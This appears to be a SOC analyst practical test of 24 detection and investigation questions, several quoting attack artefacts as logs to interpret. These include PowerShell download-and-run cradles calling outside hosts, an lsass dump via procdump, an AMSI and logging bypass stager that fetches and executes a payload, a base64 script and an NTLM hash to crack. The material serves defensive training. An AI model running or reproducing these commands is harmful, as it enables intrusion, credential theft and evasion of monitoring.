SOC Practical Test

Aleksey Smirnov

Questions & Answers :

1. You have security log from Firewall between DMZ and the Internet. How will you use this log for threat detection?

2. You are SOC analyst and you have got an alert from IDS system about SQL-injection on web server. What will you do? How will you investigate (technical aspects)?

3. The most frequent Windows compromise scenarios relate to password hash dump tools usage. Propose detection scenarios (the more the better) of hash dump tools usage. How further illegal usage of stolen credentials can be detected?

4. You work in a company that has two offices (Moscow and Perm) and you have logs from VPN gateway, FW, physical Access Control System. Suggest scenarios for detection possibly threats.

5. If you have antivirus logs, what correlation rules (detection scenarios) can you suggest?

6. You've received alert from the corporate proxy that one workstation has connected to the "Malicious site":
   6.1 What immediate actions would you take to contain the spread?

   6.2 In which system you can try to get additional information?


   6.3 Which stage of the "kill chain" attack this case is?

7. What system is the following log from and what could you tell about it?

```
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-
0d597695fbacb291dd5ad6400c808b3c.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-
4780918bd4bdb423eff6618b7df90e71.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-
36ef628b2e277cc20160d9b7db52b2b7.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-
0d597695fbacb291dd5ad6400c808b3c.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-
4780918bd4bdb423eff6618b7df90e71.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-
36ef628b2e277cc20160d9b7db52b2b7.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com
```


```
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com
```

8. What is happening according to the following events?



```
Process Create:
UtcTime: 2016-09-20 22:51:06.403
ProcessGuid: {835f6520-bd5a-57e1-0000-001098ad5301}
ProcessId: 2244
Image: C:\Users\kheyrkhabarov\Desktop\test monitoring scenarios\Procdump\procdump64.exe
CommandLine: procdump64.exe  lsass.exe
CurrentDirectory: C:\Users\kheyrkhabarov\Desktop\test monitoring scenarios\Procdump\
User: KL\Kheirkhabarov
LogonGuid: {835f6520-a92e-57e1-0000-0020ec750600}
LogonId: 0x675ec
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=45A1AC6973B95ECFD20BC18F35A68F18
ParentProcessGuid: {835f6520-aac8-57e1-0000-0010b67d6300}
ParentProcessId: 600
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\windows\system32\cmd.exe"
```


Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 21.09.2016 1:51:06
Event ID: 1
Task Category: Process Create (rule: ProcessCreat
Level: Information
Keywords:
User: SYSTEM
Computer: KHEIRKHABAROV.avp.ru
OpCode: Info
More Information: Event Log Online Help



```
Process accessed:
UtcTime: 2016-09-20 22:51:06.456
SourceProcessGUID: {835f6520-bd5a-57e1-0000-001098ad5301}
SourceProcessId: 2244
SourceThreadId: 2756
SourceImage: C:\Users\kheyrkhabarov\Desktop\test monitoring scenarios\Procdump
\procdump64.exe
TargetProcessGUID: {835f6520-a8cb-57e1-0000-0010d49d0000}
TargetProcessId: 528
TargetImage: C:\windows\system32\lsass.exe
GrantedAccess: 0x1fffff
CallTrace: C:\windows\SYSTEM32\ntdll.dll+4bd9a|C:\windows\system32\KERNELBASE.dll+189b7
|C:\Users\kheyrkhabarov\Desktop\test monitoring scenarios\Procdump\procdump64.exe+7290|C:
\windows\system32\kernel32.dll+159cd|C:\windows\SYSTEM32\ntdll.dll+2a2e1
```

```
Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon              Logged:          21.09.2016 1:51:06
Event ID:          10                  Task Category:   Process accessed (rule: ProcessAc
Level:             Information         Keywords:
User:              SYSTEM              Computer:        KHEIRKHABAROV.avp.ru
OpCode:            Info
More Information:  Event Log Online Help
```

9. What does this message mean? Is this suspicious? Why?




```
A service was installed in the system.

Service Name:  PSEXESVC
Service File Name:  %SystemRoot%\PSEXESVC.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

```
Log Name:          System
Source:            Service Contrc  Logged:          18.12.2016 1:05:09
Event              7045            Task Category:   None
Level:             Information     Keywords:        Classic
User:              TEST\admin      Computer:        pc0001.test.local
OpCode:            Info
More Information:  Event Log
```

10. What can you tell about logs below?




Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
$A0=$env:USERPROFILE;$b=get-random(10000..999999);(New-ObJect
System.NeT.WebclieNt).Downloadfile("http://groupcreatedt.at/misa2.bin","$A0\$b.exe");Start-Process $A0
\$b.exe

ScriptBlock ID: fc776128-464f-4bfa-bf94-ea38ee9636e3
```

```
Log Name:          Microsoft-Windows-PowerShell/Operational
Source:            PowerShell (Microsoft-Wind  Logged:         3/16/2017 11:01:50 AM
Event ID:          4104                        Task Category:  Starting Command
Level:             Verbose                     Keywords:       None
User:                                          Computer:
OpCode:            On create calls
More Information:  Event Log Online Help
```




Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

```
CommandInvocation(Get-ItemProperty): "Get-ItemProperty"
ParameterBinding(Get-ItemProperty): name="Path"; value="HKCU:\SOFTWARE\Microsoft\"
ParameterBinding(Get-ItemProperty): name="Name"; value="Desktop"


Context:
      Severity = Informational
      Host Name = ConsoleHost
      Host Version = 4.0
      Host ID = 3968aa32-61eb-484e-95eb-e95cf8a32135
      Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle
hidden -Command $_b = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\' -name 'Desktop').Desktop;$_b=$_b.replace
('~','A');[byte[]]$_0 = [System.Convert]::FromBase64String($_b);$_1 = [System.Threading.Thread]::GetDomain().Load($_0);$_
1.EntryPoint.invoke($null,$null);
      Engine Version = 4.0
      Runspace ID = 53419c22-42a5-4bef-b937-cb04f403bd18
      Pipeline ID = 1
      Command Name = Get-ItemProperty
      Command Type = Cmdlet
      Script Name =
      Command Path =
      Sequence Number = 16
```

```
Log Name:          Microsoft-Windows-PowerShell/Operational
Source:            PowerShell (Microsoft-Wind  Logged:         3/11/2017 8:50:35 AM
Event ID:          4103                        Task Category:  Executing Pipeline
Level:             Information                 Keywords:       None
User:                                          Computer:
OpCode:            To be used when operation i
More Information:  Event Log Online Help
```


Event Properties - Event 4688, Microsoft Windows security auditing.
General
Details
Copy
Close

```
A new process has been created.

Subject:
        Security ID:
        Account Name:
        Account Domain:
        Logon ID:               0xDBD1

Process Information:
        New Process ID:         0x8ec
        New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe
        Token Elevation Type:   TokenElevationTypeLimited (3)
        Creator Process ID:     0xff4
        Process Command Line:   PoWersHEll.Exe  -EXeCUTIoNPOLicY bYpASS   -nopROfILE
-wINdowstyLe    hIdden   (New-objecT  SYsTEM.neT.WebcLIENT).doWnloadFilE
('http://185.82.200.55/encrypted.exe','C:\Users\Abby\AppData\Roaming.eXE');starT-PROCESS
'C:\Users\Abby\AppData\Roaming.exE'
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	11/24/2016 7:40:34 AM
Event ID:	4688	Task Category:	Process Creation
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	
OpCode:	Info		
More Information:	Event Log Online Help		

11. What can you tell about this script?

```
IF ($PSVersionTAbLE.PSVErsiON.MaJor-ge3) {
 $GPF=[REF].AsSemBLY.GETTyPE('System.Management.Automation.Utils')."GETField"('cachedGroupPolicySettings','N'+'onPublic,Static');
  If ($GPF) {
   $GPC=$GPF.GEtVaLue($NULL);
   IF ($GPC['ScriptB'+'lockLogging']) {
    $GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
    $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0
   }
   $vAl=[CoLLeCtionS.GENEric.DICtiONARy[striNg,SYstEm.ObjECT]]::nEw();
   $Val.ADd('EnableScriptB'+'lockLogging',0);
   $VAL.AdD('EnableScriptBlockInvocationLogging',0);
   $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl
  } ELSe {
    [ScriPtBLocK]."GETFieLd"('signatures','NonPublic,Static').SEtValuE($Null,(New-OBjeCtColLEctIONs.GENERic.HaShSEt[sTrING]))
  }
   [ReF].AsSembLY.GetTYpE('System.Management.Automation.AmsiUtils')|?{$_}| %{
    $_.GetFIelD('amsiInitFailed','NonPublic,Static').SeTValUe($NULL,$True)};
};
[SysteM.NEt.SERvICePoInTMANAgeR]::ExPEcT100COntinUe=0;
$WC=New-ObJECtSYstEm.NEt.WEBCLieNT;
$u='Mozilla/5.0(WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko';
$wc.HeAdErS.ADD('User-Agent',$u);
$Wc.PRoXY=[SYstem.NEt.WEbRequESt]::DEfAulTWeBProxY;
$wC.ProxY.CRedENTiAls=[SysTEM.NEt.CrEDeNTialCaCHE]::DEFAULtNeTworKCrEdEnTiaLs;
$Script:Proxy=$wc.Proxy;
$K=[SYsTEM.Text.ENcodiNg]::ASCII.GETBYtES('99754106633f94d350db34d548d6091a');
$R={$D,$K=$ArGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CoUNt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];
$_-
bXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://10.6.100.123:80';$t='/news.php';$WC.HeadERS.AdD("Cookie","session=8xD4koAuu7qHah4KQzwZ/kDq4Oc=");$DAtA=$WC.DoWNloa
DDAtA($SER+$T);$IV=$DatA[0..3];$datA=$DATa[4..$datA.lengTH];-join[ChAr[]](&$R$daTA($IV+$K))|IEX
```

12. What event id does registry modification has? What event id does service install and Service Failure has?

13. Why files with «chm» extension can be dangerous?
14. You have logs from DNS server, and you see lot of AXFR requests from one external IP. Is it malicious? If so, why?

15. How can you detect Golden Ticket attack?

16. Imagine that attacker compromises your domain controller. Propose a remediation scenario for this situation.

17. What is the best PowerShell 5 feature for security team?

18. You have got an alert from EDR solution and you have only this information:
    Process: flashhelperservice.exe
    PID: 6508
    OS Type: windows
    MD5: 59c34bc243eb2604533b5f08d30944f8
    SHA-256: ef214626923d76e24ae5299dd16c53b15847e91a97d2eea79ce951c6bead9b7c
    What can you tell about this case?

19. During the investigation you see this information:

```
JgBjAGgAYwBwAC4AYwBvAG0AIAA2ADUAMAAwADEAIAA+ACAAJABuAHUAbABsAAoAJ
ABlAHgAZQBjAF8AdwByAGEAcABwAGUAcgBfAHMAdAByACAAPQAgACQAaQBuAHAAdQ
B0ACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcACgAkAHMAcABsAGkAdABfAHAAYQB
yAHQAcwAgAD0AIAAkAGUAeABlAGMAXwB3AHIAYQBwAHAAZQByAF8AcwB0AHIALgBT
AHAAbABpAHQAKABAACgAIgBgADAAYAAwAGAAMABgADAAIgApACwAIAAyACwAIABbA
FMAdAByAGkAbgBnAFMAcABsAGkAdABPAHAAdABpAG8AbgBzAF0AOgA6AFIAZQBtAG
8AdgBlAEUAbQBwAHQAeQBFAG4AdAByAGkAZQBzACkACgBJAGYAIAAoAC0AbgBvAHQ
AIAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwAuAEwAZQBuAGcAdABoACAALQBlAHEA
IAAyACkAIAB7ACAAdABoAHIAbwB3ACAAIgBpAG4AdgBhAGwAaQBkACAAcABhAHkAb
ABvAGEAZAAiACAAfQAKAFMAZQB0AC0AVgBhAHIAaQBhAGIAbABlACAALQBOAGEAbQ
BlACAAagBzAG8AbgBfAHIAYQB3ACAALQBWAGEAbAB1AGUAIAAkAHMAcABsAGkAdAB
fAHAAYQByAHQAcwBbADEAXQAKACQAZQB4AGUAYwBfAHcAcgBhAHAAcABlAHIAIAA9
ACAAWwBTAGMAcgBpAHAAdABCAGwAbwBjAGsAXQA6ADoAQwByAGUAYQB0AGUAKAAkA
HMAcABsAGkAdABfAHAAYQByAHQAcwBbADAAXQApAAoAJgAkAGUAeABlAGMAXwB3AH
IAYQBwAHAAZQByAA=
```


    What is hidden in this code? Is it suspicious?

20. You have observed an alert from EDR solution and have this info:
    c:\windows\system32\services.exe is launched by explorer.exe is it ok? If it is not what reason of it could be?

21. You have installed an application on your PC and the application cannot connect to the Internet. There are no antivirus warnings and you can browse the Internet. What is the most likely cause of the problem?

22. What can you say about this URL
“`www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com`”?

23. What can you say about this nmap scan report? Are there any security issues in this report?



```
Nmap scan report for 92.181.198.104.bc.googleusercontent.com (104.198.181.92)
Host is up (0.13s latency).
Not shown: 674 closed ports, 324 filtered ports
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 43:44:14:73:1f:6a:31:74:21:86:9a:5d:32:1f:25:2e (RSA)
|   256 c8:97:e7:d9:d9:41:b4:69:c5:e5:0e:15:14:9c:cd:64 (ECDSA)
|_  256 22:7f:3b:3f:4b:47:82:47:4b:50:08:5b:fa:39:f8:58 (EdDSA)
80/tcp open  tcpwrapped
|_http-server-header: Apache-Coyote/1.1
| http-title: Struts2 Showcase
|_Requested resource was showcase.action
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6123.15 seconds
farlight@docker-ubuntu ~>
```

24. Восстановите пароль из хеша

fmarket.stf\admin:1337:aad3b435b51404eeaad3b435b51404ee:bebaecb23aa18f5375628541ff3fb3b8:::